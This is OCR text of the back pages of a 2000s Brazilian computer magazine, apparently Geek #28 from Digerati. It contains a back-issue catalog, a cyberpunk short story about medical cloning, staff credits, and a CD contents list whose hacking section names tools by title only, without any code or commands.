MegaHolidays 1.4 - Saiba sobre todos os feriados que existem no mundo
Benchmark 2.0 - Veja o desempenho do seu Palm, comparando-o com outros modelos

Comprar
The WebMasters II
Conteúdo completo do curso de pós-graduação em Internet Business + como montar sua LAN House e softwares para redes
R$ 9,90

Comprar
Cursos de Informática 4
202 cursos de hardware, design, programação, administração de redes, Linux, Java, Director + pacote de drivers para Linux
R$ 9,90

Comprar
Meu Computador Especial
No CD: trabalhos escolares, curso de italiano, latim, japonês, montagem de micros e outros. 55 programas para educação
R$ 9,90

Comprar
DVD-ROM 3
Disco com o conteúdo de 14 CDs!
100 mil cliparts, 200 programas grátis, 650 MB de drivers, 202 cursos, pacotes de jogos e muito mais
R$ 19,90

Comprar
Faça Você Mesmo
Revista especial sobre gravação de CDs: gravação de músicas, gravação de CDs para DVDs e muito mais
R$ 9,90

Comprar
H4CK3R 6
Vírus de A a Z, Game Hacking, Exploit Factory, criptografia, programação de sockets, rastreamento, tunneling HTTP
R$ 9,90

Comprar
Geek 9
A arte de gravar CDs: manual e seleção de softwares no CD + 130 cursos completos
R$ 9,90

Comprar
TopGames Surpresa 3
500 jogos para Windows!
Simples e divertidos, incluindo grandes clássicos
R$ 9,90

Comprar
PC Brasil 10
Kit Básico de 50 softwares para testar e corrigir problemas em qualquer PC. 30 softwares para Java developers e muito mais
R$ 9,90

Comprar
TopGames 21
The King Of Fighters 98 no CD! Mais 80 jogos completos, preview de Unreal 2 e vídeo de Ninja Gaiden
R$ 9,90

Comprar
E-Learning 5
Curso especial de inglês em vídeo. Assista, repita e veja a correção. Mais lições de espanhol e francês, softwares para música e muito mais
R$ 9,90

Comprar
Geek 26
Delphi para Linux completo – Open Kylix! MIVA, uma alternatica ao Java. Mais: Tudo sobre TCP/IP e pacote especial DirectX
R$ 9,90

Comprar
Literatura Digital I
Todos os livros de Paulo Coelho em versão digital! Mais: coleção completa de clássicos da literatura universal
R$ 9,90

Comprar
Áudio e Vídeo Digital 6
Softwares especiais para guitarristas, incluindo Revalver, um rack digital de efeitos. Mais: destravamento de DVDs, loops e samples
R$ 9,90

Comprar
Geek Especial 4
Aprenda a montar seu próprio computador + CD com coletânea especial de programas
R$ 4,90

Comprar
TopGames Surpresa 4
Emuladores: jogos de videogames e arcades para você jogar no computador.
R$ 9,90

Comprar
PC Brasil Especial 3
Kit do técnico em hardware contendo 20 softwares para diagnóstico e correção + discos de boot, minidistro Linux...
R$ 9,90

Comprar
Meu computador 7
10 softwares para informatizar totalmente micro e pequenas empresas. Mais: editor de currículos, fax no micro...
R$ 9,90

Comprar
PC Max I
Informação pesada para quem gosta de hardware. Coolers para P4, ATI RADEON 9000 PRO, P4 Mobos, Truques da BIOS e muito mais
R$ 8,90

Comprar
Geek Especial II
Criação de games 3D, ferramentas OpenGL, Emuladores, criação de jogos em Flash, Game Cracking, códigos prontos e muito mais
R$ 9,90

Comprar
CD-ROM Aprender 2
Softwares de tradução, gerador de telemensagens, central de fax, busca de CEP, dicionário de sonhos, jogos e muito mais
R$ 9,90

Comprar
Click Especial 8
404 jogos que rodam direto do CD, sem necessidade de instalar! Clones de Super Mario Bros., Sonic e games clássicos
R$ 9,90

Comprar
Click 7
Programas especiais para gravação de CDs, Softwares administrativos e muito mais
R$ 8,90

Comprar
Áudio e Vídeo Digital I
Programas e dicas para usar em seu micro para processar som e vídeo
R$ 9,90

Receba a sua revista em casa. Frete grátis.

Comprar
E-Learning I
Cursos de softwares, para vestibulandos, negócios na Internet e muito mais.
R$ 9,90

Comprar
H4CK3R 2
Saiba o que é o hacktivismo, aprenda a configurar seu Linux para evitar ataques e muito mais
R$ 9,90

Comprar
PC Brasil 6
Curso de Photoshop em vídeo, programas para Overclocking, pacote de softwares para programadores e o guia completo do VB
R$ 9,90

Comprar
DVD-ROM 2
DVD-ROM com conteúdo equivalente a 14 CDs! Mais de 2.300 softwares, 9 trailers de filmes e muito mais.
R$ 19,90

Comprar
E-Learning 2
101 cursos completos e pacote com simulados e apostilas para concursos públicos
R$ 9,90

Comprar
H4CK3R 3
Tudo sobre sniffers, Unicode Bug, scanners de falhas e invasão sem vestígios
R$ 9,90

Comprar
PC Brasil 9
Pacote de softwares para proteção + 15 mil páginas digitalizadas com Curso Superior de Processamento de Dados e muito mais
R$ 9,90

Comprar
The WebMasters 07
R$ 430 em softwares. Webdesign, programação, scripts prontos para usar e muito mais
R$ 9,90

Comprar
E-Learning Especial I
Programas especiais para vestibulandos, resumos, cursos e muito mais
R$ 9,90

Comprar
H4CK3R 5
War Driving: hacking wireless, Hacking para Mac, segredos do phreaking e DRDoS – o DoS turbinado,
R$ 9,90

Comprar
Cursos de Informática
Cursos de 3D Studio, Administração de redes, Delphi, AutoCAD, Visual Basic e testes de certificação
R$ 9,90

Comprar
The WebMasters especial I
Curso de Flash em vídeo, códigos FLA prontos, conversores, 17 programas para criar animações em Flash e muito mais
R$ 9,90

Nome: _____

Endereço: _____

Cidade: _____ **Estado:** _____ **CEP:** _____ - _____

E-mail ou Telefone: _____

Mande cheque nominal ou vale postal para: Digerati Comunicação e Tecnologia Ltda.
Rua Haddock Lobo, 347 – 12º andar
Cerqueira César – São Paulo/SP – CEP 01414-001
Você receberá sua(s) revista(s) em casa sem nenhuma despesa adicional
Para mais informações: (11) 3217-2600 ou atendimento@digerati.com.br
Para comprar pela Internet: www.digerati.com

Corte aqui

Conheça as publicações da Digerati

Informática – Tecnologia – Conhecimento

DIGERATI

DIGERATI editorial

www.digerati.com

CYBERPUNK

Da idiopatia

José Márcio Marinho
aragorn@medcenter.com

O que sempre lhe chama a atenção não são especificamente os odores, sulfurosos, plásticos, orgânicos, acres... Cambaleava pelas ruas, desviando vagarosamente de todos. Em vão buscava uma posição ereta, digna, embora em seu íntimo quisesse permanecer um resíduo, sinônimo de nada. Suspendeu sua face, suor escorrendo no rosto avermelhado, tentando abafar suas vísceras. Ainda caminhava com um pouco de dificuldade... Mas caminhava... Jovem, levemente pálido, e absolutamente calvo.

Cada centímetro, cada palmo de qualquer coisa lhe trazia pequenos retratos iluminando sua mente, sempre desencadeados por fragrâncias. Olhou na vitrine usando-a como espelho e sorriu, muito muito discretamente. Em seu córtex invocou o passado, sentia estar correndo descalço, perseguindo o cheiro de chuva emoldurado pela luz que as nuvens desfiguraram. Estava, agora, voltando da escola, recebido pelo cheiro do alimento.

"Apenas observem a magnitude deste clinical trial: estamos produzindo não somente matéria orgânica de reposição, mas estamos produzindo vida... uma nova chance para milhares de pessoas que sofrem de doenças crônicas e síndromes terríveis que deformam vidas, seja dos pacientes acometidos ou da célula familiar."

Dor também lhe acompanhava, uma eterna companheira. Abaixava lentamente a cabeça, esperando. Uma sensação aguda, estreita e afilada cortando-lhe de mastóide a mastóide.

E o mundo perdia o encanto...

Arrastou-se por alguns metros, apalpando a parede de concreto, tentando encontrar repouso para sua mão e seu corpo, buscando equilíbrio que seu cerebelo não mais lhe oferecia. Destroçou suas unhas, sangrava nos dedos. Desespero. O que lhe invadia a mente era o show de horror que proporcionava a cada pessoa que cortava seu caminho, cada um que parava olhando-o com a face amarelada pela compaixão. E aquela sensação de comiseração infiltrava seus ossos, ampliando cada fração de milionésimo de segundo, como se tudo fosse infinito... Nunca pararia de cair, nunca seria invisível na multidão, nunca seria igual aos outros, sempre lhe olhariam com aquele olhar circunflexo.

Esperou mais alguns segundos, enquanto sentia a náusea invadindo suas vísceras.

"Imaginem, senhores, a possibilidade do uso clínico de órgão e tecidos clonados, absolutamente livres da possibilidade de produzir respostas imunológicas. Estamos produzindo não apenas espécimes clonados: estamos produzindo o futuro da medicina. Visualizem, senhores, o que isso significa em termos históricos. O futuro está ao alcance de suas mãos."

Percebeu que estava sujo, vômito espalhado pelas dobras de sua roupa, fezes e urina macerando suas nádegas e empapando seus membros inferiores. Ainda tentava observar as pessoas, mas estava debruçado no chão, e seu horizonte agora se limitava a sapatos, meias, asfalto. Um metro e oitenta e oito centímetros, cinqüenta e seis quilos, tipagem HLA número 5643WrT/432, genoma 756043WQRS. Ainda ouvia vozes, ainda ouvia versos cantando príons, neoplasias, síndromes...

"Neste momento estamos abordando questões e discussões que envolvem abstrações. Bem, mal, ética... Quem de nós pode gerenciar perfeitamente todas estas variáveis? Estamos lidando com um projeto que envolve cerca de 30 bilhões de dólares em pesquisa. Não corremos qualquer riscos. Neste momento, não há volta. Nos guarnecemos com mecanismos políticos e econômicos eficazes. Senhores, posso lhes garantir que nossos produtos criarão um nicho no mercado assim que o departamento de marketing entrar em ação. Efeitos adversos?! Posso lhe informar que são mínimos... Verifique nosso site na rede e obterá informações precisas."

GeeK

Complete sua coleção: www.digerati.com
Entrega grátis para todo o Brasil

ATENDIMENTO AO LEITOR
Fone: (11) 3217-2626 (9h às 21h)
www.digerati.com.br
suporte@digerati.com.br
Marcos Raul de Oliveira,
Eduardo Rodrigues e Rodrigo França

ATENDIMENTO DE VENDAS
Fone: (11) 3217-2600
Simone Araújo
atendimento@digerati.com.br

Revista Geek

Diretor Editorial
Alessio F. Melozo *(alessio@digerati.com.br)*
MTB 026412
Editor
Marcelo C. Barbão *(mbarbao@digerati.com.br)*
Editor Assistente
Maurício Martins *(mauricio@digerati.com.br)*
Redatores
Bruno Cesar, João Marinho e Fernando Wiek
Arte
Marina Fiorese, Helber Bimbo e Fábio Augusto
Departamento Multimídia
Design e programação: Rodrigo Rudiger
Seleção de programas: Juliano Barreto
Colaboradores
Leonardo Paiva, Aldrin Leal, Jocelyn Auricchio, Antonio Marcelo, Guilherme Felitti e Diogo Silva
Revisão
Priscila Cassettari, Cíntia Yamashiro
Os artigos assinandos não refletem necessariamente a opinião da revista, e sim de seus autores.


Essa revista é mais uma publicação da
DIGERATI editorial

Digerati Comunicação e Tecnologia Ltda
Rua Haddock Lobo, 347 – 12°. Andar
CEP 01414-001 São Paulo SP
Fone: (11) 3217-2600 Fax: (11) 3217-2617
www.digerati.com.br

Diretores
Alessandro Gerardi – *(gerardi@digerati.com.br)*
Luis Afonso G Neira – *(afonso@digerati.com.br)*
Alessio Fon Melozo – *(alessio@digerati.com.br)*
Diretor Comercial
René Luiz Cassettari – *(rene@digerati.com.br)*
Marketing
Érica V. Cunha, Simone Siman, Carlos Ignatti, José Antonio Martins
Recursos Humanos
Viviane Cardoso – *(viviane@digerati.com.br)*
Logística de Produção
Pierre Abreu – *(pierre@digerati.com.br)*
Tecnologia da Informação
Flavio Tâmega – *(flavio@digerati.com.br)*

Impressão e Acabamento
Oceano Indústria Gráfica Ltda.
Fone: (11) 4446-6544
Distribuidor Exclusivo para bancas de todo o Brasil
Fernando Chinaglia Distribuidora SA
Fone: (21) 3879-7766

Incovenientes não. Apenas curiosos.



Revista **H4KC3R**

Revista mais CD-ROM por R$ 9,90

nas bancas ou no site www.digerati.com

www.digerati.com

GeeK +d 200 softwares incluídos nesta edição

Software completo!
Borland JBuilder 7, o ambiente desenvolvimento para Java , JSP e Java Beans, completo no CD

Visual Pinball
Os programas que você precisa para criar e editar seus próprios jogos de pinball no micro
Visual Pinball * Batman v2 * Beavis and Butthead * Doom * Elvis * PacMan's Castle * The Six Million Dollar Man * Soccer * Gottlieb's Star Race * RC2 Sureshot * El Toro * World Champ Novelty * X-men

EXE.Volution: Browsers
A história dos browsers, dos tempos do clássico e obsoleto Mosaic até os dias de hoje
NCSA Mosaic v3.0 * Mosaic 0.6 * Netscape 0.94 * Netscape * Mozilla 1.2a

Sistemas Operacionais
MoviX v0.6

Programação
Komodo Personal 2.0.1 * Thread Factory 2.2 * Matrix ActiveX Component * HtmlRAR XP 1.2 * SeQueLizer IDE 0.997 * TrackIT 1.0 * ActiveX LDAP Client 1.02d * ASP Painter 1.6 * DBUptime 1.7 * FlowChartX Control 1.0 * TrueUpdate 1.0 * SQL Console 2.0 * ZipArchive library 2.3.2 * EZ Extract Resource 1.7 * HexDiff 3.0 * EditPad Pro 4.5.3 * Executor 2.1 * Java 4800bps Speech Codec SDK 1.0 * Thinstall 1.6 * WebWrap 1.0 * FolderTree 4.72 * Brilliant * Database 1.15 * Web Weaver EZ 2.03 * ShellPlus Components 2.0b * JPerk 6.0.5 * ASPMaker 2.0 * Telerana 2.0.0.3 * Constructioner 2.0.1

Linux
System Configurator-2.0.3 * GIMP 1.3.9 * Karchiver-3.0.1 * Prozilla-1.3.6 * Impact 0.8 * MWChat 6.0 * XMLenc-0.9 * No Attach-1.1 beta1 * Doctorj 3.3.9 * NARC 0.6.3 * Gash 0.5.0 * Grafist 1.2.0 * Alvaro's Messenger * SQLadmin-0.2.0 * FFGuestbook-1.0b3 * Xbindkeys-1.6.1 * Magma 2.0 * KPassCard 0.1 * Jabberwocky.0.021Reality Python 1.1.2 * PopDot 2.5 * FSViewer.app-0.2.4 * asMail 1.2EasyTAG 0.25 * Makefaq 2.4 * MPlayer v0.90 * Subconv 0.2.0 * GenDoc 1.0 * Fireflier 0.9.3 * Minimum Profit 3.2.3 * Fast File * Search 0.9.12 * Eddi 1.1.0 * ego file manager 0.6.2

Hacker
Alerta-Z III * Apache Tomcat 3.3 and 4.0.4 * AVP Clone 0.17 * cisco-vpn-5000-lnx.c * Dominador 1.3 * EX Chat * GM011 * GMF portscan * GMF Trojan * History Sweeper 1.25c * IO Mash2 * Massrooter * OneLove * Overflow in kppp -c option * Security Administrator 9.0 * SiFEU 0.9 * Sortrace * SX-Slap * Total Security Advisor 1.6b * Trillian PrivMSG * Trillident * Web server Security (Part I) * Web server Security (Part II)

Palm
EZ Painter 1.2 * Laugh Ringtones for Kyocera 6035 * DateBK5 IconPack GOLD * Ring Ring Lite * Image Plugin * RegStuff * PixelPerfect * Writer Graffiti Anywhere 1.0 * Dracula - Handstore eBook * HexCon 1.30b * Artelope HD * TimeWhiz 1.4 * Wordful 1.1 * Triv 3.3 * AAA Font Viewer 1.4 * War of the Worlds - HandStory eBook * BackupXfer 1.2d1 * Batmon 1.2.5 * Benchmark 2.0 * Fast CPU 3.0 * McSchedule 1.2b * MegaHolidays 1.4

Pocket PC / Windows CE
Voice LookUp 3.1 * Pocket SlideShow 1.21 * BigKeys 1.02 * DateMate 2.0 Tweaks2k2 0.4 * HandyZIP (HPC/Pro) 1.81 * All-explorer 2.5

Top 100
Os melhores programas freeware escolhidos de forma totalmente democrática por nós mesmos

7-Zip 2.30
AAP Reminder 1.0
AbiWord 1.0.3
AbsoluteShield File Shredder 1.41
Acropad PDF Creator 1.0
AD-aware 5.83
AnalogX Proxy 4.12
Art See
Atlantis Nova 1.0
Audacity 1.0.0
Auto-Tagger 2.0
AVG 6.0
CDex 1.50 b7
CheckURL beta
Clipboard Express 2.5
CookieSee 1.0.1
DBackup 2.2
DVD Decoder 0.3
Easy Message Express 2.2
EMS Free Surfer mk II
eMule 0.22a
EnZip 3.00 release 1.1
ePrompter 2.0
Eudora 5.2
Explore2fs 1.00
FileZilla 2.1
FlashBuilder 2.0
FlexRestart 1.1
FlexWizard 1.2
FreeProxy 2.22
FreeRAM XP Pro 1.22
FreeRip MP3
Fresh Download 4.8
Get Next
Ghost Installer Free Edition 3.3
Global DivX Player 1.99
Gnucleus 1.8.4
Gnutella Lite 2.6.0
GoZilla Free 4.11
Grabzilla 1.0
Hackman 7.0.2
HTTrack Website Copier 3.2
icon sushi 1.07
ICQ Boom 1.0
ICQ Lite
IncrediMail Xe build 710
ISOBuster 1.1
jEdit 4.0.3
Kana Reminder 1.50
KaZaA Lite 2.0
KaZaA Media Desktop 2.0.2
KaZooM MP3 Accelerator 1.0
K-Meleon 0.6
Multiproxy 1.2
MusicMagnet
MyNapster 3.4.3
NeoAudio 1.62
NetMeter 0.8.5
NetPumper
Newsgroup Commander 1.01
NoCache 1.33
OpenOffice 1.0.1
Paltalk
phpMyAdmin 2.3.2
PopCorn 1.2
Pop-up Stopper
PowerBlog 1.0
Programmer's File Editor 1.01
Quick Shut Down 2.2
Quintessential Player 3.4
RadLight 3.03
Rambooster 1.6
RegScrubXP 3.25
ScreenHunter v4.0
Sonique 2 - Alpha 2
SPAM Punisher
Stop the Pop
Superfassst! 98 1.07
t7ds 8.9
Tarma Installer 2.0
Teleport Pro
Tesla 3.03
Trillian 0.74
Tweak UI 1.33
VirtualDub 1.4.11
Visual Boy 1.2
VUPlayer 1.01
Web Looper 3.4
WebEdit 2002 1.0.15
WebWarper 2.0
WinMX 3.31
WinSlim 95 1.1
X-Fonter 3.72
XIGL 2.00
XMPlay 2.4a
Xnews 5.08
ZoneAlarm Pro 3.51
Zoom Player 2.90
ZSNES 1.36
ZXpicReaper 2.0

Macintosh
Opera 6.0b2 * iSwipe 1.2b11 * See no Evil 1.0 (MacOSX) * Jaguar Cache Cleaner - 1.5 (MacOSX) * GyazMail 0.9.4 (MacOSX) * TypeSet 1.5.1 (MacOSX) * QuickFind 2.0 * DiapOPict X 3.0.4 * Snak 4.8.6 * Web Speed Meter

E mais!
Wallpapers, ícones, muita música, programas utilitários e *otras cositas más*, no CD da Geek # 28

Configuração mínima do equipamento: Processador Pentium II ou superior com 64 MB de RAM; Placa de vídeo com 16 MB, resolução de 800x600 e 16 milhões de cores; Placa de Som

Alguns programas, por motivo alheios à nossa vontade, podem não rodar no Windows XP